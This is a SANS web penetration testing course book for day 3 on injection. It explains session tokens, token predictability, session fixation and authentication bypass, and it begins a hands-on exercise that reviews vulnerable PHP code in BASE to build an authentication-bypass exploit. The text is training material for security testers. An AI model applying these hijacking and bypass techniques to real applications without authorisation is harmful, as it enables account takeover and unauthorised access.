


**542.3**

# Injection



**SANS**

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | [sans.org](http://sans.org)

Copyright © 2016, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

**PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.**

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

**BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.**

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

**Governing Law:** This Agreement shall be governed by the laws of the State of Maryland, USA.

# Web Penetration Testing and Ethical Hacking Injection

## SANS Security 542.3

Copyright 2016, Kevin Johnson, Eric Conrad, Seth Misenar  
All Rights Reserved  
Version B02\_02

Web Penetration Testing and Ethical Hacking

Welcome to SANS Security 542.3!

## 542.3 Table of Contents Slide #

|  |     |
|--|-----|
| • Session Tracking.....                              | 4   |
| • Session Fixation.....                              | 13  |
| • Bypass Flaws.....                                  | 24  |
| • <b>Exercise: Authentication Bypass</b> .....       | 27  |
| • Vulnerable Web Apps: Mutillidae.....               | 33  |
| • Command Injection.....                             | 40  |
| • <b>Exercise: Command Injection</b> .....           | 45  |
| • File Inclusion and Directory Traversal.....        | 56  |
| • <b>Exercise: Local/Remote File Inclusion</b> ..... | 65  |
| • SQL Injection Primer.....                          | 78  |
| • Discovering SQLi.....                              | 96  |
| • <b>Exercise: Error-Based SQLi</b> .....            | 118 |
| • Exploiting SQLi.....                               | 128 |
| • SQLi Tools.....                                    | 150 |
| • <b>Exercise: sqlmap + ZAP</b> .....                | 167 |

Web Penetration Testing and Ethical Hacking

Here is the Table of Contents for Day 3.

# Course Outline

---

- 542.1: Introduction and Information Gathering
- 542.2: Configuration, Identity, and Authentication Testing
- **542.3: Injection**
- 542.4: JavaScript and XSS
- 542.5: CSRF, Logic Flaws and Advanced Tools
- 542.6: Capture the Flag

Web Penetration Testing and Ethical Hacking

Welcome to Security 542, Web Penetration Testing and Ethical Hacking: day 3.

Today we will discuss injection.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLI
  - Exercise: Error-Based SQLI
- Exploiting SQLI
- SQLI Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

We will next discuss session tracking.

# Stateless as a Way of Life

- HTTP is stateless
  - The application must implement a method for grouping a series of requests together in a session
  - The application implements a state tracking mechanism
- Server-side code has to identify that each request is part of the same session
  - Most languages have built-in support for sessions
  - Some developers "roll" their own session-tracking code

## Web Penetration Testing and Ethical Hacking

HTTP is a stateless protocol. This means that the application must maintain a method of identifying requests as being part of the same session.

Servers must have a way to identify individual requests as being part of a longer session. Otherwise, many applications would not be able to keep track of the data used to provide functionality.

Most web languages have built-in session management, and these are the recommended ways to maintain a session state. They have been tested and when errors are found, mostly, they are fixed. When developers get fancy and create their own session management system, they often miss something. In these cases, the attacker has an opportunity to break the application.

Popular methods include cookies, URL parameters, and hidden form fields.

# Session Tracking

- Server-side code uses some form of data stored at the browser to track sessions
  - The server code then tracks this data between requests
  - Data is passed between the client and the server
  - Typically the data is some form of identifier
- The server can set whatever data it wants
  - Might even send all session variables
- The client is trusted to send the data back unchanged


Web Penetration Testing and Ethical Hacking

To track sessions, a token, numeric identifier, or other unique information is passed between the client and the server.


Usually, applications use a single identifier as the token, session ID, or numeric data in order to track sessions. That said, the developer of the application is free to use whatever he or she likes. For example, some developers pass every piece of information they need to the client and back again. Of course, they trust that the client will not change this data before sending it back to the server. (Insert evil laugh here.)

# Types of Sessions: Client-Side vs. Server-Side

- Client-side: All session data is sent to the client
  - Very nice for the attacker, because any variables can be altered
  - The application trusts the client not to alter these variables



- Server-side: Session is maintained on the server
  - Session ID matched to server data
  - This one variable can still be altered



Web Penetration Testing and Ethical Hacking

All of these mechanisms for passing session state are used to support one of two types of sessions:

Client-side

Server-side

Client-side:

In client-side sessions, the application sends all the session data to the client and the client sends it back unchanged. This lowers the overhead on the server and enables the application to be load-balanced across multiple servers, without having to be specially configured to support persistent sessions across the various servers.

Client-side sessions bode well for attackers, because the server trusts the client completely.

Server-side:

In server-side sessions, all of the session data is stored on the server. A session ID is passed between the client and the server. Sometimes, the server will still pass the session data to the client for GUI support or user friendliness, but in secure applications this data is untrusted when it is returned and verified against the server version.

# Popular Tracking

- Session data is important, but how do we track
- Typically a session token is passed to and from the client
- Popular methods for tracking state:
  - Cookies
  - URI parameters
  - Hidden form fields
- As testers, we need to evaluate these tokens

Web Penetration Testing and Ethical Hacking

Session data is important, but how do we track this session across requests? The platform usually provides us a means, but the application might override it or use its own method.

Typically, a session token is passed to and from the client, which the server/application then uses to map to the session data stored on the server.

The following are popular methods for tracking state:

Cookies  
URI parameters  
Hidden form fields

As testers, we need to evaluate these tokens for problems or predictability.

# Cookies

- Cookies are data pieces that are sent to the browser by the server
  - Sent as part of the HTTP header
  - Browser is supposed to store them without alteration, blindly passing them back to the server
  - Can be marked as "Secure"
    - This tells the browser to send the cookie only via HTTPS connections
  - Also marked with an indication for how long to store
    - Could be stored for no time, making for non-persistent cookies, stored in browser memory, disappearing when browser is closed
- As part of the request, the client will send the data back
- This allows the server to identify users and/or sessions
- A single domain is typically limited to 50 cookies
  - Under 4 KB total
- For example:
  - Set-Cookie: USERID=zaphod; expires=Fri, 27-Feb-2021; path=/; domain=.sec542.org

## Web Penetration Testing and Ethical Hacking

A cookie is just a snippet of data that is sent from the server to the client, stored on the client, and sent back to the server upon request. These cookies can be stored in memory or written to disk, depending on the developer's purpose. Often, this information is just a session identifier, but quite often this data is more informative. For example, the application can store your user name, so that the next time you visit, it will recognize you.

# URI Parameters

- Data is placed in the URI of links
  - Param=value format
- When a user clicks a link, the browser sends the data in the URI back to the server
  - It sends this data in an HTTP GET request
- For example:
  - <http://www.sans.org/index.php?sessionid=124534>
- As mentioned previously, separate parameters are separated by & symbols

## Web Penetration Testing and Ethical Hacking

Another method of passing session tokens between the server and the client is by placing them in the URI. Either the session token itself, or the actual session data, can be included in parameters and inserted into each of the links on the page, before the page is sent to the client.

# Hidden Form Fields

- Forms are used for user input
  - But they can also be pre-populated by the server in the response it sends back to the browser
- Form fields that are marked "hidden" are not displayed to the user
  - Forms can have a mixture of visible and hidden fields...
  - ... Or, they can have entirely hidden fields
  - User doesn't see the form, but its values are passed back to the server as part of the next request
- For example, the source HTML might contain:

```
<input type="hidden" name="username"  
value="c_smith">
```

Web Penetration Testing and Ethical Hacking

As applications are built, forms are used to accept input from the user. These forms can also include hidden form fields, which contain the information that the application needs passed across the session. Typically, we see significant information being stored in hidden form fields. Of course, this is an example of the developer trusting all of his or her users.

## Attacker's Perspective of Session State

- Session state is a major target
- Multiple tools are used to attack session
  - Interception proxies provide access to sessions
  - Scripts to brute-force session IDs
- Changing session ID can:
  - Give attacker access as someone else
  - Disclose sensitive information
  - Elevate attacker's privileges
  - Much more!

### Web Penetration Testing and Ethical Hacking

A session state is one of the primary attack targets for web applications. If an attacker can find a session state issue, many attack vectors are opened. For example, we could hijack someone else's session and perform functions as them, with his or her credentials. Or, we could modify the session state to indicate administrator-level privilege within the application.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- **Session Fixation**
- Bypass Flaws
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

Next up: session token gathering and session fixation.

# Session Token Gathering

- Most web applications create sessions to track a user through a series of interactions
- As we explore a site to map it, the application creates sessions for us
- These sessions typically have a session identifier variable, sometimes called a session token or session credential, passed to the browser:
  - We should collect them to determine if they are predictable
  - If they are, an attacker may determine other users' session credentials and usurp their accounts
- Various ways to collect them:
  - Manually
  - Customized scripts
  - Burp Suite

## Web Penetration Testing and Ethical Hacking

Maintaining the concept of a "session" across many different TCP connections is commonly accomplished using any combination of cookies, URL-parameters, hidden-form-fields, and IP/browser information. If we can understand the logic behind maintaining session state, we may manipulate it to attack the application.

The simplest example of a session token is a cookie called USERID. If you look at your cookie USERID and it says your name in Fullname.Lastname notation, you may become the user "Arthur.Dent" by modifying that cookie to be "Arthur.Dent/" Session token manipulation is based on the concept of manipulating "hidden" parts of your web browsing session and observing how it affects the application. If you can isolate the things that make up a session, either you can modify your session parameters at will (including, in some cases, whether you have administrative access) or you know what to grab in your XSS/CSRF attacks.

What about a USERID cookie with the value of "S2V2aW4gSm9obnNvbg=="? How about "72b28b1b696ecaadfc0f212f16809850," or "655609cdf4d93495c9f3166e6d"? In order, those were Base64 encoded, md5sum, and hex-encoded output from crypt with the password of "abcdefg." All represent opportunities to manipulate the application with new session tokens of the attacker's choosing.

Sending repeated, "new" (without session information) requests for the login page using tools like Wget, Python or Netcat will normally cause the web application to generate a new session ID each time. Look for patterns in the generated session IDs. Are they somewhat sequential? Do they change in an identifiable pattern? Are there any fields which do not change? Sometimes a timestamp is encoded or encrypted, and occasionally seconds may be omitted, resulting in encrypted, encoded, or hashed values that remain the same for the whole minute.

# Session Token Variables

- Applications pass session tokens back to browsers using different mechanisms:

- URL parameters passed via HTTP GET
  - Hidden form elements passed via HTTP POST
  - Cookies

rchDisplay.do;jsessionid=dYyvCMH1cxEc

URL-Based Session

- Some applications use multiple means:

- Either on separate pages in the app
  - Or even on the same page

<input type="hidden" name="\_\_VIEWSTATE" id="\_\_VIEWSTATE" value="/wEPDwUKLTk2Njk3OTQxNg9kFgICAw9kFgICCQ88KwANAZFZpZXcx02dk4sjERFfnDXV/hMFGAL10HQUnZbk=" />

Hidden Form Field-Based Session

HTTP/1.1 200 OK  
Date: Sat, 20 Dec 2008 14:33:11 GMT  
Server: IBM\_HTTP\_Server  
Set-Cookie: JSESSIONID=0000ekKr17XBEsqgOjFzDmOizbl:12e3hi9jk; Path=/  
Connection: close

Cookie-Based Session

Web Penetration Testing and Ethical Hacking

Web applications often need to track session state across requests using various techniques. They may pass data via the URL as shown at the top with the jsessionid. They may also use hidden form fields as in the middle graphic where the ViewState variable is set as a hidden form input. The final method is using a cookie. At the bottom we have a Set-Cookie response header creating a JSESSIONID cookie.

Keep in mind that some applications are complex and may use multiple methods.

# Identifying Session Tokens

- Identifying standard session credentials created by application development environment:
  - Some automated tools do this for you, such as Burp
  - Java and JSESSIONID or PHP and PHPSESSIONID
  - Determining session credentials based on their names:
    - Google is your friend! Research variable names via web searches
    - Several examples include items such as session, sessionid, or sid
  - Finding session credentials based on its behavior and intuition:
    - Observing a variable that changes for each login
    - If we remove a cookie, does the site prompt us to log in again?

## Web Penetration Testing and Ethical Hacking

One of the steps we must do is to identify the method of passing session state. Some of the tools we use, such as Burp and w3af, attempt to determine this for us. But they do not always succeed. We need to look for known session identifiers, and if they are not found, we need to decide which variables are used. Look for variables that change for each login, or block a variable and see if we get redirected to the login page.

# Session Token Predictability

- Session tokens may be predictable
- Consider incremental tokens:
  - First login: 74eb2cd93f2a95ba
  - Next login: 74eb2cd93f2a95bb
  - Next login: 74eb2cd93f2a95bc
  - Next login: 74eb2cd93f2a95bf ➔ Why the gap? See next bullet!
- Realize that other users may access a production site while you are sampling and you may not get the entire series; significant gaps may appear
- Other predictable assignments:
  - Change by fixed constant (42, 84, 126, 168, and so on)
  - Or consider:
    - c4ca4238a0b923820dcc509a6f75849b,  
c81e728d9d4c2f636f067f89cc14862c,  
eccbc87e4b5ce2fe28308fd9f2a7baf3,  
a87ff679a2f3e71d9181a67b7542122c
  - Other possible patterns include:
  - IDs based on client IP addresses or data from the session encoded

Can you name the algorithm? If not, see notes.

## Web Penetration Testing and Ethical Hacking



Session token predictability is a serious problem if it exists within the target application. If the token can be predicted, an attacker could guess what session tokens have already been used and then hijack an active session.

In this slide we show some examples of predictable tokens. We have incremental tokens in the first pattern. The second pattern of hex digits on the screen is the md5 hash of the ascii representation of integers starting at 1. We see md5sum(1), md5sum(2), md5sum(3), and md5sum(4).

We also find that if developers create their own session token, we often find that they use client data such as the IP address as the token. They typically encode or hash it in some manner, but we should detect that in our testing.

## **Manually Collecting Session Credentials**

- Although this method is not used often, sometimes it is required:
  - This may be because the application is complex and requires human interaction or has issues with automated tools
- As you browse the site record, the session credential:
  - Flat file or spreadsheet works well
- Analysis can then be done using Excel or Calc

**Web Penetration Testing and Ethical Hacking**

A method that isn't useful would be to manually record the session token as you browse the site. Although it may seem like a waste to mention this, I have tested sites that for various reasons could not withstand a scripted tool and I needed to manually record the various session tokens I came across. This is not common and is usually a problem the application owner needs to fix. But keep this in mind if you ever come across one of these types of applications.

## Collecting Session Credentials via Customized Scripts


- Another place to keep in mind are scripts
- As we discussed earlier, many times we write a custom script to perform some action repeatedly or iteratively
- Add a portion to log the session tokens found
- This log can then be analyzed

Web Penetration Testing and Ethical Hacking

A second method would be to add the function to any script the attacker is using to write the session token to a file. That file can then be read into spreadsheet tools such as Excel to generate charts and graphs like the ones from Burp.

# Burp Sequencer Session Analysis

- Burp Suite also contains a sequencer to analyze session tokens
- We seed it URLs by proxying
- The sequencer runs many different tests:
  - It provides easy-to-understand descriptions of the tests
- We can also load a file of tokens to analyze:
  - This allows us to analyze any data that is supposedly random



## Web Penetration Testing and Ethical Hacking

Burp Suite also contains a session token analyzer. It is called Sequencer. We can seed it the requests we need analyzed by using the Burp Proxy. After we browse to the page that creates the session token, we can right-click it in the Target tab. We then select Send to Sequencer. On the sequencer tab, we can identify the token, either by allowing Burp to determine it or by manually selecting it. We can also load tokens from a file. This allows us to take any type of token and determine its randomness. For example, if the target site allows for digital downloads and randomizes the filename, we would take samples of the filenames and load them from a file. One of the other nice features of the Sequencer is the number of tests it runs. It does an excellent job of explaining what the tests are doing including explanations of the math for us mere mortals.

## Session Flaws Beyond Math

- Session state is a high value target in web applications
- We could potentially hijack sessions by determining predictable session IDs:
  - More commonly session hijacking occurs as a result of successful XSS exploitation
- Session fixation, which is covered next, presents another nonmath based hijack option

Web Penetration Testing and Ethical Hacking

Session state is a critical point within most applications. If we determine that flaws in session token generation, reuse, or storage exist, we might perform hijacking of a session. Although the previous discussion of session analysis used math to emphasize potentially weak session token generation algorithms, there are more commonly employed methods for hijacking a user's session.

The most common method is to exploit an XSS flaw to steal an authenticated user's session token. Another option is to perform session fixation.

# Session Fixation

- Session fixation allows for us to control a user's session ID
- The basic cause of the flaw is the session ID not being regenerated after a user authenticates
- We provide a link to a user:
  - The link includes the session ID
- The user clicks the link and subsequently authenticates:
  - Afterward, we can also use the session ID

Web Penetration Testing and Ethical Hacking

Session fixation enables us to control what session ID a user is assigned instead of attempting to predict it. The flaw is caused because the application assigns a session ID before authentication. Then when the user authenticates, the application continues to make use of the same session token. The attacker can then receive a session ID from an application and send it to the victim. When the victim clicks the link and authenticates, the attacker can then access the site using the same ID.

# Discovering/Exploiting Session Fixation

- Session fixation is a flaw that is simple to find:
  - Often discovered during mapping an application
- Look for session identifiers sent before authentication:
  - Within the interception proxy
- After authentication, compare the ID:
  - Did they change after auth or not?
- If not, we might socially engineer someone into starting with our known/fixed session and then authenticating

Web Penetration Testing and Ethical Hacking

Discovering session fixation is actually quite easy. During the mapping phase of the testing, we should be looking for session tokens. We would then compare the ones we received before authentication to the ones in use after authentication. If the tokens are still being used, then session fixation may be possible. Exploitation in the wild would involve convincing someone, usually via social engineering, to start with our known and fixed session.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- **Bypass Flaws**
  - Exercise: Authentication Bypass
- Vulnerable Web Apps: Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

Our next session discusses authentication bypass.

# Authentication Bypass

- This flaw allows us to access restricted content without authentication
- Provides access to various items based on the flaw
  - Access reserved functionality such as administrative consoles
  - Access to accounts other than our own
- Exploits the lack of authentication verification within the application
- We gain access to more of the application

## Web Penetration Testing and Ethical Hacking

As we've discussed previously, authentication bypass is when the attacker can access resources that require authentication without actually authenticating. This allows the attacker to gain access to portions of the application or data the target is trying to protect. Depending on the exposed portions, this can be a very critical issue in a web application.

When a tester finds an authentication bypass issue, he or she needs to determine what it provides access to. Can this person get to the whole site or just a portion of it.

# Bypass Methods

- Use site maps and access resources directly
- Manually:
  - Access pages with a browser
  - Also look at URL parameters
    - Keys and IDs
- Scripts:
  - Make this easier
  - Can brute-force page names
  - Simple iteration
  - Use previous results

Web Penetration Testing and Ethical Hacking

There are two ways that authentication can be bypassed. One method is to manually access portions of the site by reviewing the site map and going to those pages directly instead of following the menu flow. The other way is to run scripts to which brute-force directory and file listings in an attempt to find valid filenames.

Manually walking through the application is a simple way to abuse this. Use the application map from the previous steps. In gathering that data, you should have found keys and IDs used to reference pages. These are the focus of this attack.

Of course, scripting is the best way to abuse this flaw. Simply write a script to brute-force the IDs and keys found. You can also brute-force guess page names to find pages that allow direct access when they shouldn't.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- **Injection**
- JavaScript and XSS
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- Session Tracking
- Session Fixation
- Bypass Flaws
  - **Exercise: Authentication Bypass**
- Vulnerable Web Apps: Mutillidae
- Command Injection
  - Exercise: Command Injection
- File Inclusion/Directory Traversal
  - Exercise: LFI and RFI
- SQL Injection Primer
- Discovering SQLi
  - Exercise: Error-Based SQLi
- Exploiting SQLi
- SQLi Tools
  - Exercise: sqlmap + ZAP
- Summary

Web Penetration Testing and Ethical Hacking

Let's demonstrate authentication bypass hands-on using BASE.

## Authentication Bypass Exercise

- Goals: Exploit an authentication bypass flaw in BASE
- Steps:
  1. Examine the code in BASE
  2. Create an HTML page exploit
  3. Build HTML exploit
  4. Testing bypass flaw


Web Penetration Testing and Ethical Hacking

### Objectives:

The student will learn how to identify a bypass flaw in BASE from code review, and will build an exploit to take advantage of the bypass flaw.

# Authentication Bypass: Examine the Code in BASE

- Open a terminal and view the vulnerable script:  
  \$ less /var/www/html/base/base\_maintenance.php
- BASE includes a stand-alone script
  - Created to help fix performance issues
- Uses HTTP POST as injection point



The screenshot shows a terminal window with the title "Terminal". The code displayed is as follows:

```
File Edit View Terminal Tabs Help
$roleneeded = 10000;
$BUser = new BaseUser();
if ($use_Auth_System == 1)
{
    if ($_POST['standalone'] == "yes")
    {
        $usrrole = $BUser->AuthenticateNoCookie($_POST['user'], $_POST['pwd']);
        if (($usrrole > $roleneeded) || ($usrrole == "Failed"))
        {
            die("Failed Authentication!");
        }
    }
    elseif (($BUser->hasRole($roleneeded) == 0))
    {
        header("Location: ". $BASE_urlpath . "/index.php");
    }
}

```

Below the terminal window, the text "Web Penetration Testing and Ethical Hacking" is visible.

1. The vulnerable portion of BASE is found in the **base\_maintenance.php** script in the following location: **/var/www/html/base/base\_maintenance.php**. This script allows the end user to perform some maintenance functions on the database tables that are used by BASE to store event information. Like most web-based applications, this script starts off trying to determine whether the user who is attempting to access the script is authorized to use its functionality.
2. Near the bottom of the code snippet shown in the slide, you see that the code is attempting to check to see whether the user has a "role" or access level that is consistent with the role required to use the program. Again, this is standard fare for a web application. The problem with this script happens before the code gets to that point.
3. At the outset of this code, the program looks to see whether it is being called by something that has set an HTTP POST variable called "standalone" to "yes". Because of the functionality that the **base\_maintenance.php** script provides, it is sometimes desirable to call the script "locally" while monitoring the machine and the progress of the maintenance tasks. Because of this, there are two ways to call the **base\_maintenance.php** script: remotely, through a web browser, and locally through another scripting mechanism provided by a Perl script called "**base\_maintenance.pl**".
4. When **base\_maintenance.pl** calls its PHP namesake, it sets an HTTP POST variable called "standalone" to "yes". But a quick glance at the code here seems to indicate that even with "standalone" set to "yes", the script is still attempting to authenticate the user. There is a call to **AuthenticateNoCookie()** passing what appears to be credentials for checking. So where is the problem?

# Authentication Bypass: Create an HTML Exploit

- Here is the flaw
- A misunderstanding of how the function works
- Previous code used a value of 10000
- We can use this to bypass authentication

The screenshot shows a terminal window titled "Terminal". The code displayed is:

```
Terminal
File Edit View Terminal Tabs Help
function AuthenticateNoCookie($user, $pwd)
{
    /*This function is solely used for the stand alone modules!
     Accepts a username and a password
     returns a 0 if the username and pwd are correct
     returns a 1 if the password is wrong
     returns a 2 if the user is disabled
     returns a 3 if the username doesn't exist
    */
    $cryptpwd = $this->cryptpassword($pwd);
:
```

At the bottom of the terminal window, there is a watermark that reads "web penetration testing and ethical hacking".


You might view the flawed function with this command:

```
$ less /var/www/html/base/includes/base_auth.inc.php
```

